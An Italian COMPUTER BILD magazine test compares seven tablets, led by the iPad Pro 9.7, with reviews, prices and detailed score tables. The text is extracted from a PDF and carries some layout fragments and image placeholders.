7,50 un po' complicato / possibile	7,50 un po' complicato / possibile	7,50 un po' complicato / possibile	7,50 7,50 Non possibile / facile	5,76 5,76 Non possibile / facile
9,38 24.28 Euro (63 Watt) + 0,39 euro (0,2 watt)	9,38 24.28 Euro (63 Watt) + 0,39 euro (0,2 watt)	9,38 32,76 Eur (85 Watt) + 0,58 euro (0,3 watt)	9,22 8,96 47,79 EUR (124 Watt) + 0,58 euro (0,3 watt)	7,90 8,00 7,90 8,00
6,80 0.2 Watt	6,80 0.2 Watt	6,80 0 Watt (commutabile)	10,00 10,00 0.3 watt	5,20 5,20 0.3 watt
10,00 impercettibile	10,00 impercettibile	10,00 impercettibile	10,00 10,00 non udibile	10,00 10,00 non udibile

# TEST TABLET

# CHI BATTERÀ IL NUOVO IPAD?

**D**ifficile da credere, ma solo sei anni fa tra gli smartphone con i loro display di piccole dimensione e i grandi notebook c'era un gap enorme. Poi nel 2010 Apple con il suo primo iPad iniziò a ridurre questo divario e oggi i tablet sono addirittura più diffusi dei notebook. Ora è possibile trovare un'incredibile scelta di tablet, disponibili in così tanti formati e fasce di prezzo, ma qual è il migliore? COMPUTER BILD ha testato il nuovo iPad Pro e i suoi concorrenti con Android e Windows.

## Piccoli, medi o grandi?

La "dimensione aurea" dei tablet pare essere quella dei 10 pollici: pesano circa 500 grammi e si adattano facilmente a zaini, valigette e

borse per signora (beh, almeno quelle un po' più grandi). La maggior parte dei modelli più piccoli sono significativamente più lenti e con una dotazione inferiore. Invece i tablet più grandi, con display da 12 o 13 pollici sono a malapena più piccoli di un Ultrabook e solitamente molto più costosi e un tablet da 10 pollici. Tuttavia, possono essere una buona alternativa se avete bisogno di uno schermo grande, ad esempio per l'editing di immagini, o se volete utilizzare i programmi Windows convenzionali, visto che i font e i menu sono ben visibili sul loro display più grande.

**Con una tastiera diventa un notebook**  
Utilizzare il touch screen dei tablet

**CON TASTIERA  
E TOUCHPAD**

SAMSUNG GALAXY TABPRO S  
12 POLLICI

59° F. O.  
Las Vegas sunny

**Finora l'iPad ha sempre primeggiato nei test. In questa comparativa salterà fuori qualche valido concorrente con ANDROID o WINDOWS?**

è comodo, almeno fino a quando non si prova a scrivere una lunga e-mail. Il problema è facilmente risolvibile, visto che per quasi tutti i tablet è disponibile una tastiera che funge, tra l'altro, anche da protezione per lo schermo. Quest'accessorio permette di scrivere velocemente quasi quanto su un comune PC o notebook; solo la ridotta corsa dei tasti richiede un po' di tempo per abituarcisi. Particolarmenente adatti a sostituire un tebook sono i tablet che utilizzano Windows 10: questi non solo posso eseguire app, ma anche normali programmi come Word, Excel e Photoshop. Inoltre, i modelli più costosi hanno processori veloci e una buona dotazione di memoria, ad esempio nel Microsoft Su-

**CON LTE E  
256 GIGABYTE**  
APPLE IPAD PRO  
9,7 POLLICI

**ELEGANTE  
ED ECONOMICO**  
HUAWEI MEDIAPAD M2  
10 POLLICI

# 7 TABLET A CONFRONTO

**SUPER RISOLUZIONE  
RETINA DISPLAY**

APPLE IPAD PRO  
12.9 POLLICI

**CON L'ULTIMA  
VERSIONE DI ANDROID**

GOOGLE PIXEL C  
10.2 POLLICI

**CON UNA POTENTE  
CPU CORE i5**

MICROSOFT SURFACE PRO 4  
12.3 POLLICI

**CON MINI-PROIEKTOR  
INCLUSO**

LENOVO YOGA TAB 3 PRO BEAMER  
10.1 POLLICI

# TEST TABLET

9.3


## LE NOVITÀ DI iOS 9.3.1

L'ultima versione di iOS oltre a correggere diversi bug, ha anche alcune nuove funzioni.



### CLIC DALL'E-MAIL

Con la versione 9.3.1, i collegamenti a siti Web contenuti nelle email possono essere cliccati direttamente, risolvendo così un problema delle versioni precedenti.



### iMESSAGE SICURO

Le vecchie versioni avevano una vulnerabilità nell'app Messaggi. La nuova versione la risolve, rendendo molto più difficile intercettare i messaggi scambiati tramite iMessage.



### MODALITÀ NOTTE

Di sera la luce azzurragnola del display può essere sgradevole da guardare. Ora è possibile impostare il dispositivo per ridurre l'effetto di abbagliamento negli ambienti scuri.

iPAD PRO  
9,7 POLLICIMACBOOK AIR  
11,6 POLLICINOTEBOOK  
15,6 POLLICI

Nel confronto diretto è evidente che l'iPad è ideale per l'utilizzo in mobilità. Chi vuole sostituire un notebook dovrà abituarsi ad avere meno spazio sullo schermo. In ogni caso il piccolo MacBook Air è già un buon compromesso.

Pro 4 è disponibile un processore Core i5 e ben 8 GB di RAM.

### Il miglior sistema operativo ...

... per i tablet è ancora iOS. È rapido nella risposta, facile da usare ed ha molte funzioni di ricerca. Android 5 è decisamente indietro, mentre il Google Pixel C con Android 6 si porta a ridosso degli iPad, ma non è ancora abbastanza. Windows 10, sviluppato inizialmente per notebook e PC, non è ancora all'altezza di iOS e Android, e la cosa si riflette anche nei giudizi presenti nelle nostre tabelle. Davanti a tutti troviamo i due iPad con iOS, quindi i tablet Android e solo dopo questi i dispositivi con Windows 10.

### Potenza da portatile anche per tablet?

Nella maggior parte dei tablet i processori sono progettati per consumare il meno possibile. I più veloci sono quelli degli iPad e i processori nati per i PC come il Core i5 del Surface 4 Pro. L'i5, in realtà, ha molta più potenza di calcolo rispetto al processore dell'iPad, ma in modalità tablet questa differenza di prestazioni non è rilevante, perché la maggior parte delle applicazioni non

può neanche utilizzarla. Oltre tutto, i processori per PC si portano dietro il fastidioso inconveniente di scaricare la batteria più velocemente rispetto agli altri. Quando si lavora con i programmi convenzionali per PC un processore potente offre però notevoli vantaggi in termini di velocità: un tablet con processore Core i5 è fino a tre volte più veloce di un tablet con un economico processore Atom.

### Un buon display costa

Un tablet non ha molti componenti, ma quello di gran lunga più costoso è, di solito, il display. Per questo i tablet più a buon mercato utilizzano display con tecnologie meno sofisticate e risoluzioni inferiori. Spesso ci si trova davanti a display poco luminosi e con risoluzioni non superiori a 1.280x800 pixel. Il nuovo iPad Pro (da 650 euro) brilla invece per avere il miglior display del test: con le sue 511 candele per metro quadrato (cd/m<sup>2</sup>) permette di visualizzare immagini di buona qualità anche sotto la luce diretta del sole. Inoltre, il display è molto nitido e contrastato e i colori sono mol-

to accurati, e tutto questo nonostante la finitura lucida che infastidisce un po' con i riflessi.

### Quei costosi extra

I modelli entry level vengono offerti dai produttori a prezzi contenuti, ma se si ha bisogno di più memoria o di una veloce connessione mobile ad Internet spesso si deve pagare un pesante sovrapprezzo; in genere circa 100 euro. Apple è la più esosa: avere più memoria costa circa 180 euro, mentre l'LTE costa 150 euro in più.

## CONCLUSIONI

Con il display di qualità superiore, un sacco di memoria e un processore veloce, il nuovo iPad Pro da 9,7 pollici vince battendo anche il "fratello maggiore" con display da 12,9 pollici. Gli acquirenti dell'iPad, però, devono soffrire un bel salasso: il vincitore del test costa quasi 1.200 euro, circa tre volte più dello Huawei, vincitore nel rapporto prezzo-prestazioni. Il MediaPad M2 è molto bello e nella maggior parte dei test ha punteggi appena inferiori all'iPad Pro e un'autonomia superiore, cosa che lo rende un'interessante alternativa ai tablet Apple.

*"Ancora una volta l'iPad Pro batte la concorrenza, solo che il prezzo della versione top è davvero oltre ogni limite."*

Capacità e tipo di connessione	Prezzo
Wi-Fi	32GB: € 919,00 64GB: € 1.099,00 128GB: € 1.249,00 256GB: € 1.429,00
Wi-Fi + Cellular	128GB: € 1.249,00 256GB: € 1.429,00

A partire da € 689

Acquistando l'iPad Pro con display da 12,9", con tutti gli accessori (tastiera, stilo ed estensione di garanzia) si spendono 1.816 euro.

# RISULTATI DEL TEST IN DETTAGLIO

## 1. APPLE

iPAD PRO 9,7 POLLICI (MLQ72FD/A)  
PREZZO: 1199 EURO



**Un costoso leader:** il fatto che Apple con il suo iPad Pro finisca ancora una volta davanti ai concorrenti non è una sorpresa, ma una conferma delle sue qualità. Si inizia con il famoso display: riproduzione dei colori, nitidezza, contrasto... tutto si adatta. Grazie alla tecnologia "True Tone" il colore e la luminosità vengono adattati in base alla luce ambientale e con 511 CD/m<sup>2</sup> il display è così luminoso che potrete utilizzarlo anche in spiaggia d'estate. Ma l'iPad Pro è anche molto veloce; solo il trasferimento dati via USB è abbastanza lento, ma questo accade con la maggior parte dei tablet.

L'autonomia non è da buttare via: la batteria regge

quasi 10 ore nel test intensivo e circa 29 ore con utilizzo basso. Le fotocamere sono ereditate dagli iPhone 6S e SE, quindi la qualità delle immagini è elevata e si possono realizzare video in 4K a 3.840 x 2.160 pixel. Purtroppo, anche il prezzo punta al top: la versione testata costa circa 1.200 euro, e anche la più piccola versione senza LTE e con solo 32 GB di memoria costa circa 650 Euro. Inoltre, Apple fa pagare cifre principesche per gli accessori: lo stilo costa 109 euro, mentre la tastiera ben 169.

Computer RISULTATO DEL TEST buono 7,64



BUONA  
FOTOCAMERA  
CON VIDEO 4K



La fotocamera è grande, ma sporge un bel po' dal corpo del tablet. Peccato per la tastiera, disponibile solo in versione USA.

## 2. APPLE

iPAD PRO 12,9 POLLICI (ML3N2FD/A)  
PREZZO: 1249 EURO

**Il gigante dei megapixel:** nessun partecipante al labtest ha più pixel di questo tablet con display da 12,9 pollici, che sfodera una risoluzione di 5,6 megapixel, ovvero 2.732 x 2.048 pixel. Grazie a questa e alle dimensioni del display è possibile avviare due applicazioni affiancate: basta uno swipe dal bordo destro a quello sinistro e il display si dividerà. Per tornare all'utilizzo della singola app, basterà uno swipe in senso opposto. Grazie all'elevata risoluzione è adatto anche all'elaborazione delle immagini, operazione ben supportata dal veloce processore e dalla notevole memoria: ben 4 GB, ovvero il doppio rispetto a quella del vincitore del test. Tuttavia, questo scher-

mo gigante non è così luminoso come ci aspettavamo e presenta più riflessi rispetto a quello del modello da 9,7 pollici. Inoltre le fotocamere, come per la maggior parte dei candidati al test, sono mediocri e l'autonomia è limitata: il test con uso intensivo fa esaurire la carica dopo sole sette ore e mezzo, che passano a 22 con il test con basso utilizzo. Tutto questo gli impedisce di andare oltre il secondo posto. Anche questo iPad è molto costoso, ma la differenza con il modello da 9,7 pollici è limitata a 100/150 euro in più.


Computer RISULTATO DEL TEST buono 7,26



Lo stilo Apple è costoso (109 euro), ma facile da configurare: basta inserirlo nel connettore Lightning dell'iPad.



L'ampio display da 12,9 pollici rende divertente utilizzare lo stilo per disegnare e ritoccare le immagini.



# TEST TABLET



COMPATTO E CON GRANDE AUTONOMIA

## 3. HUAWEI MEDIAPAD M2

PREZZO: 419 EURO


**Bello come l'iPad, ma molto più economico:** Lo Huawei MediaPad M2 è chiaramente ispirato dall'iPad con il display racchiuso in un case in alluminio lucidato e il pulsante "Home" con sensore di impronte digitali che ne permette lo sblocco. Il processore dello Huawei utilizza otto core, quattro dei quali veloci e altri quattro più "tranquilli". La combinazione funziona bene, ma non raggiunge le prestazioni degli iPad Pro.

La batteria, invece, nonostante la capacità leggermente inferiore, ha una maggiore autonomia: quasi undici ore e mezza con uso intensivo; circa due



ore in più rispetto all'iPad da 10 pollici. Lo schermo è nitido e contrastato, ma mostra "solo" 1920 x 1200 pixel e soffre di riflessi piuttosto marcati, come la maggior parte degli altri tablet. Il MediaPad M2 ha ben quattro speaker sviluppati da Harman Kardon; ciò garantisce un suono migliore della media, anche in caso di chiamate via Skype. Mancherebbe solo un basso, ma i tablet sono troppo piccoli per contenerne uno. La versione da noi testata ha memoria interna di soli 16 GB; poca, ma espandibile tramite schede microSD.

Computer RISULTATO DEL TEST buono 7,08



Come per l'iPad, anche l'M2 può essere sbloccato tramite impronte digitali al posto del PIN, e può utilizzare uno stilo

## 4. GOOGLE PIXEL C

PREZZO: 699 EURO

**Immagini nitide:** Il Pixel C è molto bello nel suo case di alluminio lucido. Inoltre il display con i suoi 4,6 milioni di pixel (2.560 x 1.800) e i 322 dpi, è il più ricco di dettagli del test, oltre che il più brillante con la sua luminosità di 571 cd/m<sup>2</sup>. Il processore NVIDIA Tegra X1 è veloce e, grazie ai 3 GB di RAM si possono usare più applicazioni in una sola volta. Solo il trasferimento dati su USB è lento: meno di 10 megabyte al secondo.

Nessuna preoccupazione per l'autonomia, invece, visto che in soli 7 mm di spessore è stata una batteria da 9.000 mAh, molto di più

rispetto agli altri modelli da 10 pollici testati. Con un uso intenso l'autonomia si attesta sulle 13 ore, mentre con scarso utilizzo si arriva a 38 ore: meglio di lui fa solo il pesante Lenovo Tab Yoga 3 Pro. Il Pixel C perde punti nella dotazione: la connessione mobile ad Internet non è disponibile nemmeno come opzione e la memoria integrata non può essere espansa tramite schede esterne: insolito per un tablet Android. No-

ioso: Il cavo di ricarica è saldato sull'alimentatore, così la ricarica tramite la porta USB del PC non è possibile.

Computer RISULTATO DEL TEST buono 6,80



L'elegante tastiera del Pixel C purtroppo costa 169 euro, ma in compenso è un po' più solida dei modelli pieghevoli dei concorrenti.



## 5. LENOVO YOGA TAB 3 PRO

PREZZO: 544 EURO

**Elegante alluminio e proiettore integrato:** Il bordo arrotondato del Lenovo Yoga Pro 3 Pro ha una doppia funzione; serve come cerniera per il supporto rotante e come contenitore per il mini-proiettore integrato, capace di proiettare il contenuto del display direttamente su muro. Se la stanza è almeno un po' oscurata e la distanza non eccessiva, il proiettore svolge bene il suo compito, ma il display offre comunque una qualità delle immagini di gran lunga migliore. La risoluzione è elevata, così come la luminosità, pari a 464 cd/m<sup>2</sup>. Molto

buono anche il contrasto. La velocità di lavoro dello Yoga Tab 3 Pro è elevata: quasi quanto i due iPad. Solo durante la navigazione in Internet il tablet non reagisce così rapidamente. Il Lenovo si riscatta con l'autonomia: la batteria da 10.200 mAh è quella con la più elevata capacità del test e nella prova

con uso intenso regge ben 15 ore, mentre con basso utilizzo si riescono quasi a raggiungere i due giorni di funzionamento. Il proiettore invece può funzionare ininterrottamente per un paio d'ore.

Computer RISULTATO DEL TEST buono 6,78



## 6. MICROSOFT SURFACE PRO 4

PREZZO: 1349 EURO

**Processore potente:** Invece dei soliti processori a super-risparmio energetico, il Surface Pro 4 utilizza una vera e propria CPU da notebook. Il Core i5 utilizzato non solo è molto veloce, ma scarica altrettanto velocemente anche la batteria, che ha bisogno di nuova energia dopo sole sei ore. Il Surface Pro 4 è abbastanza grande, pesa 800 grammi, ma in compenso ha tantissimi connettori in più rispetto agli altri tablet. Infine, è anche piuttosto costoso,

per questo potremmo consigliarlo come un vero e proprio sostituto del notebook.

Peccato che la tastiera, indispensabile per lavorare al meglio, costa altre 100 euro in più. A parte questo, il Surface Pro 4 con 8 gigabyte di memoria ha una dotazione completa e nell'editing delle immagini, ad esempio con Photoshop, si giova di un veloce SSD e dello stilo in dotazione; le immagini sono un po' scure, ma il nitido display aiuta.

Computer RISULTATO DEL TEST buono 6,28



## 7. SAMSUNG GALAXY TABPRO S

PREZZO: 941 EURO

**Alternativa al Surface:** Proprio come il Surface, anche il Galaxy Tab Pro S è un valido sostituto dei notebook, considerando anche che il Samsung integra già sia la tastiera che il touchpad, nonostante il prezzo sia più basso. Anche se Samsung utilizza un più lento processore Intel Core M3, la differenza di velocità rispetto al Core i5 è trascurabile. Purtroppo, anche la sete di energia lo è: la batteria si scarica dopo circa sei ore e mezzo di utilizzo. La parte migliore di questo tablet è il display AMOLED con il suo rappor-

to di contrasto estremamente elevato (1:3.866.000).


Computer RISULTATO DEL TEST buono 6,18



La tastiera del Samsung ha un doppio utilizzo: piegata serve anche da sostegno per il tablet.

# TEST TABLET

Computer  
Vincitore  
del Test



Computer  
Vincitore  
Rapporto  
Qualità  
Prezzo


**1** **APPLE**  
**iPAD PRO** 9,7 Pollici  
Prezzo: 1199 Euro

**2** **APPLE**  
**iPAD PRO** 12,9 Pollici  
Prezzo: 1249 Euro

**3** **HUAWEI**  
**MEDIA PAD M2**  
Prezzo: 419 Euro

## RISULTATI DEL TEST IN BREVE

	CPU/RAM: A9X/2GB Display: 9,7 pollici/2048 x 1536 pixel Connessioni: LTE/WLAN ac/Bluetooth 4.2 Dimensioni: 240 x 171 x 7,0 mm Memoria: 256 GB, Varianti: 32 & 128 GB Sistema operativo: iOS 9.3.1	CPU/RAM: A9X/4GB Display: 12,9 pollici/2732 x 2048 pixel Connessioni: LTE/WLAN ac/Bluetooth 4.2 Dimensioni: 306 x 220 x 7,2 mm Memoria: 128 GB, Variante: 32 GB Sistema operativo: iOS 9.3.1	CPU/RAM: Hisilicon Kirin 935/2GB Display: 10 pollici/1920 x 1200 pixel Connessioni: LTE/WLAN ac/Bluetooth 4.0 Dimensioni: 173 x 240 x 7,5 mm Memoria: 16 GB, Varianti: 64 GB Sistema operativo: Android 5.1.1
<b>Quanto è veloce il tablet?</b>	<b>18,00%</b> <b>veloce quasi quanto la versione 12,9"</b> <b>9,50</b>	<b>molto veloce, solo l'USB è lento</b> <b>9,58</b>	<b>veloce, browser è un po' lento</b> <b>7,28</b>
Velocità di funzionamento/ <b>velocità operativa</b>	10,00% molto elevata/ <b>molto veloce</b> <b>9,76</b>	molto elevata/molto veloce <b>9,78</b>	molto elevata/un po' lento <b>8,68</b>
<b>Velocità del browser/funzioni disponibili</b>	<b>6,00%</b> <b>molto rapido/molto numerose</b> <b>9,84</b>	<b>molto rapido/molto numerose</b> <b>9,84</b>	<b>lento/numerose</b> <b>5,12</b>
Fluidità dei video 4K/dei video Full HD	1,00% Molto buono/ottimo <b>10,00</b>	molto buono/ottimo <b>10,00</b>	molto buono/ottimo <b>10,00</b>
<b>Velocità massima USB (lettura/scrittura)</b>	1,00% <b>un po' lenta</b> (15,60/13,72 MB/s) <b>4,58</b>	<b>un po' lenta</b> (16,59/20,59 MB/s) <b>5,62</b>	<b>lento</b> (8,58/12,19 MB/s) <b>3,44</b>
<b>Quanto sono buoni video e audio?</b>	<b>21,00%</b> <b>qualità delle immagini eccellente</b> <b>7,84</b>	<b>ottimo display, ma poco luminoso</b> <b>7,40</b>	<b>buon display, ma un po' scuro</b> <b>6,66</b>
Qualità tecnica dello schermo ( <b>risoluzione/densità di pixel/diagonale</b> )	3,00% Alta (2048 x 1536 pixel/264 ppi/24,64 centimetri) <b>8,04</b>	Alta (2732 x 2048 pixel/265 ppi/32,78 centimetri) <b>8,06</b>	Alta (1920 x 1200 pixel/223 ppi/25,78 centimetri) <b>7,12</b>
Qualità del display: <b>luminosità/contrasto/fedeltà dei colori</b>	8,00% <b>abbastanza luminoso</b> (511,2 cd/m²)/un po' basso (1084: 1)/alta (98,1%) <b>7,32</b>	<b>un po' scuro</b> (415,9 cd/m²)/alto (1755: 1)/alta (96,6%) <b>6,84</b>	<b>un po' scuro</b> (399,5 cd/m²)/un po' bassa (1064: 1)/molto elevato (99,1%) <b>6,44</b>
Qualità dell'immagine: <b>prova di visione</b> (parere del tester)	3,00% <b>elevata</b> (molto nitido, buon contrasto e colore) <b>10,00</b>	<b>Elevata</b> (molto nitido, contrasto e colore molto buoni) <b>9,60</b>	<b>molto elevata</b> (molto nitide econ un buon contrasto) <b>9,22</b>
Riflessi della superficie dello schermo	2,00% <b>Bassi</b> <b>7,24</b>	<b>un po' elevati</b> <b>5,14</b>	<b>tantissimi</b> <b>2,00</b>
<b>Connessione display esterno via cavo/wireless</b>	2,00% sì (con adattatore Lightning)/ <b>sì</b> (AirPlay) <b>8,00</b>	sì (con adattatore Lightning)/ <b>sì</b> (AirPlay) <b>8,00</b>	Si (MHL)/ <b>sì</b> (Miracast) <b>10,00</b>
Qualità del suono su HiFi/all'uscita cuffie/funzioni di Media Player	1,50% Molto fedele all'originale/ <b>leggermente distorta</b> (tensione troppo alta)/molte <b>8,38</b>	Molto fedele all'originale/ <b>leggermente distorta</b> (tensione troppo alta)/molte <b>8,52</b>	<b>distorto/alterato/molte</b> <b>6,20</b>
Qualità audio dello speaker /del microfono	1,50% <b>basso/alto</b> <b>6,04</b>	<b>basso/alto</b> <b>5,66</b>	<b>basso/basso</b> <b>4,14</b>
<b>Quanto è buono e comodo utilizzarlo?</b>	<b>22,00%</b> <b>è il dispositivo più leggero in test</b> <b>6,56</b>	<b>buona dotazione, ma pesante</b> <b>5,98</b>	<b>molto compatto, un po' pesante</b> <b>6,86</b>
Gestione e facilità d'uso/funzioni di ricerca	7,00% <b>molto semplice da usare/estese</b> <b>8,84</b>	<b>molto semplice da usare/estese</b> <b>8,84</b>	<b>facile/un po' limitate</b> <b>7,00</b>
<b>Peso/spessore dispositivo/rapporto tra l'area di visualizzazione e la grandezza</b>	5,00% <b>un po' pesante</b> (441 grammi)/sottile (7,0 mm)/alta <b>7,16</b>	<b>molto elevato</b> (738 grammi)/sottile (7,2 mm)/alta <b>4,58</b>	<b>un po' elevato</b> (498 grammi)/sottile (7,5 mm)/alta <b>6,54</b>
<b>Input vocale/funzioni di lettura</b>	2,00% <b>confortevole/un po' scomode</b> <b>6,88</b>	<b>confortevole/un po' scomode</b> <b>6,88</b>	<b>confortevole/un po' scomode</b> <b>6,80</b>
<b>Blocco dell'accesso</b>	3,00% <b>molte</b> (il sensore di impronte digitali può essere ingannato) <b>6,02</b>	<b>molte</b> (il sensore di impronte digitali può essere ingannato) <b>6,02</b>	<b>molte</b> (il blocco biometrico può essere ingannato) <b>6,90</b>
Funzioni di sicurezza: blocco remoto/cancellazione remota/gestione remota	1,50% sì/sì/sì <b>10,00</b>	sì/sì/sì <b>10,00</b>	Si/Si/Si <b>10,00</b>
<b>Utilizzo condiviso</b>	2,00% <b>No</b> (solo un utente) <b>0,00</b>	<b>No</b> (solo un utente) <b>0,00</b>	<b>sì</b> (più utenti, modalità limitata, modalità amministratore) <b>7,50</b>
Tastiera/Stilo incluso	1,50% <b>No/No</b> <b>0,00</b>	<b>No/No</b> <b>0,00</b>	<b>No/si</b> <b>3,34</b>
<b>Come si comporta nell'uso quotidiano?</b>	<b>27,00%</b> <b>elevata autonomia, buone fotocamere</b> <b>6,50</b>	<b>autonomia media, molta memoria</b> <b>5,88</b>	<b>buona autonomia, poca memoria</b> <b>6,74</b>
Autonomia: uso intensivo/ <b>basso consumo</b> /capacità della batteria	9,00% <b>Abbastanza alta</b> (09:46)/breve (28:55)/7.306 mAh <b>6,04</b>	<b>non molto alta</b> (07:35)/breve (22,37)/10.307 mAh <b>4,94</b>	<b>Abbastanza elevata</b> (11,25)/Abbastanza elevata (33:22)/6500 mAh <b>6,84</b>
Test visivo: <b>qualità fotocamera principale</b> (megapixel registrati)	2,50% <b>Abbastanza definita</b> (12,19 megapixel) <b>6,80</b>	un po' sfocata (7,99 megapixel) <b>6,14</b>	un po' sfocata, qualche artefatto visibile (12,98 megapixel) <b>6,30</b>
Test visivo: qualità video fotocamera principale (megapixel)/frame rate massimo alla massima risoluzione (fotogrammi al secondo)	2,00% <b>buona nitidezza, un po' di rumore nelle aree scure</b> (2,07 MP)/30 <b>7,20</b>	buona nitidezza, rumore nelle zone scure (2,07 MP)/30 <b>6,70</b>	buona nitidezza, artefatti visibili (2,07 MP)/29 <b>6,50</b>
Test visivo qualità Selfie-camera (megapixel: Foto/Video)	2,00% <b>Colori leggermente distorti</b> (4,98 MP/0,92 MP) <b>6,80</b>	rumore immagine visibile (1,23 MP/0,92 MP) <b>4,94</b>	colori un po' anomali, un po' sfocata (5,02 MP/5,02 MP) <b>5,54</b>
<b>Collegamento dispositivi USB/utilizzabili come supporto dati/batteria sostituibile/Radio/presa di ricarica in standard USB/ricarica induttiva/infrarossi</b>	2,50% <b>No/No/no/no/no/no</b> <b>0,00</b>	<b>No/No/no/no/no/no</b> <b>0,00</b>	<b>no/si/no/no/si/no</b> <b>3,40</b>
<b>Memoria interna</b> (utilizzabile)/Massima espandibilità/Cloud storage gratuito/apps installabili sulla scheda d'espansione della memoria	2,00% <b>Elevata</b> (232 GB)/non espandibile/poca (5 GB)/impossibile <b>7,84</b>	<b>Molte</b> (109 GB)/non espandibile/poca (5 GB)/impossibile <b>7,52</b>	<b>molti poche</b> (10,37 GB)/molta (210,37 GB) tramite scheda micro SDXC)/poca (15 GB)/impossibile <b>6,52</b>
Sensori integrati	2,00% <b>molte</b> (sensore impronte aggirabile) <b>9,50</b>	<b>molte</b> <b>9,50</b>	<b>molte</b> <b>9,50</b>
<b>Applicazioni</b> e funzioni integrate di fabbrica	3,00% <b>Molte</b> (software per ufficio, backup tramite cloud e iTunes) <b>9,04</b>	<b>Molte</b> (software per ufficio, backup tramite cloud e iTunes) <b>9,04</b>	<b>Molte</b> (software per ufficio, backup tramite cloud) <b>9,00</b>
Accessori in dotazione	1,50% Cavo USB, Caricabatterie <b>6,34</b>	Cavo USB, caricabatterie <b>6,34</b>	Cavo USB, caricabatterie <b>5,40</b>
Invio e ricezione SMS/MMS	0,50% possibile/possibile <b>10,00</b>	possibile/possibile <b>10,00</b>	possibile/possibile <b>10,00</b>
<b>Qualità delle connessioni dati?</b>	<b>12,00%</b> <b>il WiFi e l'LTE sono veloci</b> <b>8,92</b>	<b>il WiFi e l'LTE sono veloci</b> <b>8,92</b>	<b>il WiFi e l'LTE sono veloci</b> <b>8,70</b>
Connessioni Mobile: <b>standard/velocità</b>	5,00% <b>LTE</b> /massimo 150 Mbps (CAT4) <b>10,00</b>	<b>LTE</b> /massimo 150 Mbps (CAT4) <b>10,00</b>	<b>LTE</b> /massimo 150 Mbps (CAT4) <b>10,00</b>
